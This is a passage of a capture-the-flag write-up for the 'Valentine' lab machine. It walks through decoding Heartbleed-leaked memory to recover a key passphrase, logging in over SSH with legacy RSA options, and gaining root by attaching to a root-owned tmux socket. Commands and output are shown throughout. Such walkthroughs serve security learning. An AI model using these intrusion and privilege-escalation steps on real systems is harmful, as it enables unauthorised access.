  0100: ED 3E F5 FD 98 31 00 00 17 00 00 00 0D 00 30 00  .>...1........0.
  0110: 2E 04 03 05 03 06 03 08 07 08 08 08 1A 08 1B 08  ................
  0120: 1C 08 09 08 0A 08 0B 08 04 08 05 08 06 04 01 05  ................
  0130: 01 06 01 03 03 03 01 03 02 04 02 05 02 06 02 00  ................
  0140: 2B 00 05 04 03 04 03 03 00 2D 00 02 01 01 00 33  +........-.....3
  0150: 00 26 00 24 00 1D 00 20 88 A1 1B 44 44 BB 70 BB  .&.$... ...DD.p.
  0160: 13 CC B4 38 B3 41 DB CB 3B 30 14 F7 02 2A 49 23  ...8.A..;0...*I#
  0170: 0E 58 04 3F 1E 48 58 64 00 15 00 84 00 00 00 00  .X.?.HXd........
  0180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

It's a hexdump, to reverse it to get the original data whose hexdump it is, will be using xxd...



```
sohamt@CyberCreedPC ~/current/heartbleed-PoC (master?) $ cat out.txt | xxd -r
@�SC[r

      +HϽ9�
w3�f
"!985
        2ED/A
               I

42


#0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==      wm:am�Vz
```


Got an unusual base64 string!!! Let's decode it...



```
sohamt@CyberCreedPC ~/current/heartbleed-PoC (master?) $ echo 'aGVhcnRibGVlZGJlbGlldmV0
heartbleedbelievethehype
```


Seems like some random text...

So after no such vulnerabilities and stuff thought of login through ssh.




```
sohamt@CyberCreedPC ~/current $ ssh -i ssh_key hype@10.129.231.125

The authenticity of host '10.129.231.125 (10.129.231.125)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdlekhX8RTgJTq79ljYnL2cXflNTYu8LS5w.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: 10.129.230.186
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.231.125' (ECDSA) to the list of known hosts.
Enter passphrase for key 'ssh_key':
```

Though of username as hype as the file name was hype and the random string that was base64 also had "hype", so tried is as the username and it worked. So, now will be adding password as the random string now...



```
sohamt@CyberCreedPC ~/current $ ssh -i ssh_key hype@10.129.231.125

The authenticity of host '10.129.231.125 (10.129.231.125)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdlekhX8RTgJTq79ljYnL2cXflNTYu8LS5w.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: 10.129.230.186
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.231.125' (ECDSA) to the list of known hosts.
Enter passphrase for key 'ssh_key':
sign_and_send_pubkey: no mutual signature supported
hype@10.129.231.125's password:
Connection closed by 10.129.231.125 port 22
```

got a no mutual signature supported error...




```
hype@Valentine:~$
```

```
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

```
sohamt@CyberCreedPC ~/current $ ssh -i ssh_key hype@10.129.231.125 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAccepted
Algorithms=+ssh-rsa
Enter passphrase for key 'ssh_key':
```


After spending a lot of time figuring out the error added some more options and flags and it fixed the error because current ssh commands actually don't support rsa private keys by default so had to add more options and commands...



```
hype@Valentine:~$ |
```


```
hype@Valentine:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
```

got first flag...




```
hype@Valentine:~$ ls -al
total 148
drwxr-xr-x 21 hype hype  4096 Aug 25  2022 .
drwxr-xr-x  3 root root  4096 Dec 11  2017 ..
-rw-------  1 hype hype   147 Oct 25 23:38 .bash_history
-rw-r--r--  1 hype hype   220 Dec 11  2017 .bash_logout
-rw-r--r--  1 hype hype  3486 Dec 11  2017 .bashrc
drwx------ 11 hype hype  4096 Dec 11  2017 .cache
drwx------  9 hype hype  4096 Dec 11  2017 .config
drwx------  3 hype hype  4096 Dec 11  2017 .dbus
drwxr-xr-x  2 hype hype  4096 Aug 25  2022 Desktop
-rw-r--r--  1 hype hype    26 Dec 11  2017 .dmrc
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 Documents
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 Downloads
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 .fontconfig
drwx------  3 hype hype  4096 Dec 11  2017 .gconf
drwx------  4 hype hype  4096 Dec 11  2017 .gnome2
-rw-rw-r--  1 hype hype   132 Dec 11  2017 .gtk-bookmarks
drwx------  2 hype hype  4096 Dec 11  2017 .gvfs
-rw-------  1 hype hype   636 Dec 11  2017 .ICEauthority
drwxr-xr-x  3 hype hype  4096 Dec 11  2017 .local
drwx------  3 hype hype  4096 Dec 11  2017 .mission-control
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 Music
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 Pictures
-rw-r--r--  1 hype hype   675 Dec 11  2017 .profile
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 Public
drwx------  2 hype hype  4096 Dec 11  2017 .pulse
-rw-------  1 hype hype   256 Dec 11  2017 .pulse-cookie
drwx------  2 hype hype  4096 Dec 13  2017 .ssh
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 Templates
-rw-r--r--  1 root root    39 Dec 13  2017 .tmux.conf
-rw-rw-r--  1 hype hype    33 Oct 25 23:01 user.txt
drwxr-xr-x  2 hype hype  4096 Dec 11  2017 Videos
-rw-------  1 hype hype     0 Dec 11  2017 .Xauthority
-rw-------  1 hype hype 12173 Dec 11  2017 .xsession-errors
-rw-------  1 hype hype  9659 Dec 11  2017 .xsession-errors.old
```

we can see .bash_history file of the user...



```
hype@Valentine:~$ cat .bash_history


exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
cat user.txt
ls
ls -al
```

Hmmm some tmux commands and sudo -l didn't work as password of the user is not known and also found a .tmux_conf file in user's home directory, this means that user currently logged in as might be running a tmux session.



```
hype@Valentine:~$ ps aux | grep tmux

root       1168  0.0  0.1  26416  1668 ?        Ss   23:01   0:00 /usr/bin/tmux -S /.devs/dev_sess
hype       5625  0.0  0.0  13580   920 pts/0    S+   23:41   0:00 grep --color=auto tmux
```

yup!!!

Using Tmux to Priv. Esc.

Look for root **/usr/bin/tmux** running process that allows our **group** to rw in order to hijack root shell

Check for process…

```
user@box:/# ps -u root
/usr/bin/tmux -S /.devs/dev_sess
```

Check we can read/write…


```
user@box:/# ls -la /.devs/dev_sess
srw-rw---- 1 root usergroup
```

Now do the same command you see running in your user terminal that has group membership allowing rw to attach to the session…

```
user@box:/# tmux -S /.devs/dev_sess
root@box:/# id
uid=0(root) gid=0(root) groups=0(root)
```

```
uid=0(root) gid=0(root) groups=0(root)
```

got this random blog on tmux session hijacking on medium with some commands of tmux. So, I tried the command to open the session running.



```
root@Valentine:/home/hype# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype# cd /root
root@Valentine:~# ls
curl.sh  root.txt
root@Valentine:~# 
```

So after running the command, i noticed the tmux session was running as root user and got the root flag...